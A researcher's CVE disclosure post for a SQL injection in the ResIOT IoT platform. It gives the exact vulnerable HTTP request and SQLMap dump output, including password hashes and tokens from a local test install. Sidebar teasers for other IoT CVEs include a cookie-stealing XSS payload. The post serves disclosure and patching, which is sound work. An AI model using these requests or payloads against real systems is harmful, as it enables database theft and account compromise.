

## ← CVE Disclosures

Author: Bhaskar Tejaswi ([https://users.encs.concordia.ca/~b\\_tejasw/](https://users.encs.concordia.ca/~b_tejasw/))

### CVE-ID: CVE-2022-34022



October 12, 2022

*SQL injection vulnerability in ResIOT IOT Platform + LoRaWAN Network Server through 4.1.1000114 via a crafted POST request to /ResiotQueryDBActive.*

An admin user can execute arbitrary SQL commands and can even dump DB content. Since this endpoint is vulnerable to CSRF, an attacker can abuse CSRF in conjunction with this to execute arbitrary SQL queries on the DB.

#### HTTP Request:

POST /ResiotQueryDBActive/ HTTP/1.1

Host: [172.20.32.1:8088](http://172.20.32.1:8088)

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 159

Origin: <http://172.20.32.1:8088>

Connection: close

Referer: <http://172.20.32.1:8088/Login/>

Cookie: isMobile=false; login=1; pw=4617e3d2c7ca44273258ee9c706806b6

query=<SQL\_QUERY\_HERE>

The following information was retrieved from a SQLMap scan on my local installation:

PostgreSQL: PostgreSQL 9.6.3, compiled by Visual C++ build 1800, 64-bit

Current User: postgres

Current Database: public

Is a DBA: Yes

Users: postgres

Password Hashes per User: postgres md5067ac55252970a27e3158d918448c59c

Privileges per User: postgres, super, createdb

Roles per User: postgres, createdb, super

Databases: information\_schema, pg\_catalog, public

The following screenshot shows that the user details could be retrieved from the "userorg" table in the "public" database.

```
org_language | userorg_lastname | userorg_password | userorg_resetkey | userorg_username | userorg_confirmed | userorg_cryptdpw |
g_firstname | userorg_resettime | userorg_apiv3token | userorg_bcrypthash | userorg_validatekey | userorg_validatekey | userorg_validatekey |
dmin | userorg_lastonline | userorg_resettoken | userorg_datedeleted | userorg_lastapicall | userorg_validatekey | userorg_validatekey |
org_idcustomdata | userorg_idusercreate | userorg_alloweditview | userorg_endpoinntoken | userorg_regroupwidget | userorg_iduserorggroup | userorg_listviewnum |
tantlog | userorg_policymanagement | userorg_resettokerequest | userorg_writepermissions | userorg_alloweditpassword | userorg_apiv3gatewaytoken | userorg_sl |

+-----+-----+-----+-----+-----+-----+-----+
1 | 1 | [redacted]@gmail.com | <blank> | 75736531 | 1 | 9999999999 | 1 | testcompany | 1 | 0 | 0 |
| 1 | test | f3aa1e33734d6d8e87f836e9d99a1fe4 | 20594c16d4b5e0891e4b156426363594 | R101234 | 1 | 4e079e2958d68874c457 | | |
| 2022-06-12 05:26:25.902553-04 | 0d28db178a7e27cb8c79027d76748c6a | <blank> | 2022-06-12 05:26:25.902553-04 | 0 | 0 |
| 2022-06-12 17:16:11.255512-04 | 3584ecf0ed1b5ac2aca9c9cda2598b0a | NULL | 2022-06-12 13:12:11.169243-04 | c3c1b7f6a6407eb9e5876a8e5db456d6 | 0 |
| 0 | 0 | e170d247edc35562494695e604b70d12 | 0 | 0 | 15 |
| 1 | 1 | 2022-06-12 05:52:40.486585-04 | 0 | 1 | 1 | d49ad1748a9e114a4a03d724bf39af31 | 0 |
| 1 | 1 | 75736532 | 1 | <blank> | 1 | testcompany | 0 | 0 |
| 1 | Test | f72e4bb54cfbbd7d6dda03c65bda7a88 | 1 | 1 | 2022-06-12 16:57:44.861847-04 | 0 |
| 1 | 465858d55bc9cc62ece08da4ecddd730 | 9cae45cc22da744f908312cb4a07ba81 | [redacted]@gmail.com | 1 | <blank> |
| 2022-06-12 13:12:11.244007-04 | d03a04172705bd071604f7b5e5e47c39 | $2a$10$0KqRja1Y7rjPUaA2tLzDNeCpf6eSvUpN0.4n59IC2J0PNaMo8Naa | 2022-06-12 13:12:11.244007-04 | 0 |
| 2022-06-12 13:12:11.255387-04 | <blank> | NULL | 2022-06-12 13:12:11.244007-04 | 6990d2ae144b909fbff686e87bae2165 | 0 |
| 1 | 1 | 0 | b2dc90886930b44c8e52d46b420d4351 | 0 | 0 | 15 |
| 1 | NULL | 0 | 0 | f5a9dd40095644ee61d5ba14393e3adf | 0 |

+-----+-----+-----+-----+-----+-----+-----+

[21:29:30] [INFO] table 'public.userorg' dumped to CSV file '/home/osboxes/.local/share/sqlmap/output/172.20.32.1/dump/public/userorg.csv'
[21:29:30] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/172.20.32.1'
```

## References:

<https://www.resiot.io/en/changelog/> (Patched Version: 4.1.1000118, Release Date: 31/08/2022))

[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

## Popular posts from this blog

### CVE-ID: CVE-2022-35137

September 28, 2022



DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple



cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as `<script>alert(document.cookie)</script>`

[READ MORE](#)

---

## CVE-ID: CVE-2022-35135, CVE-2022-35136

*October 12, 2022*


CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to `/api/user/upsert/<uuid>`. The platform su...

[READ MORE](#)

---

## CVE-ID: CVE-2022-31861

*September 11, 2022*



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: <https://github.com/thingsboard/thingsboard/pull/7385> Audit l...

[READ MORE](#)

Powered by Blogger

Report Abuse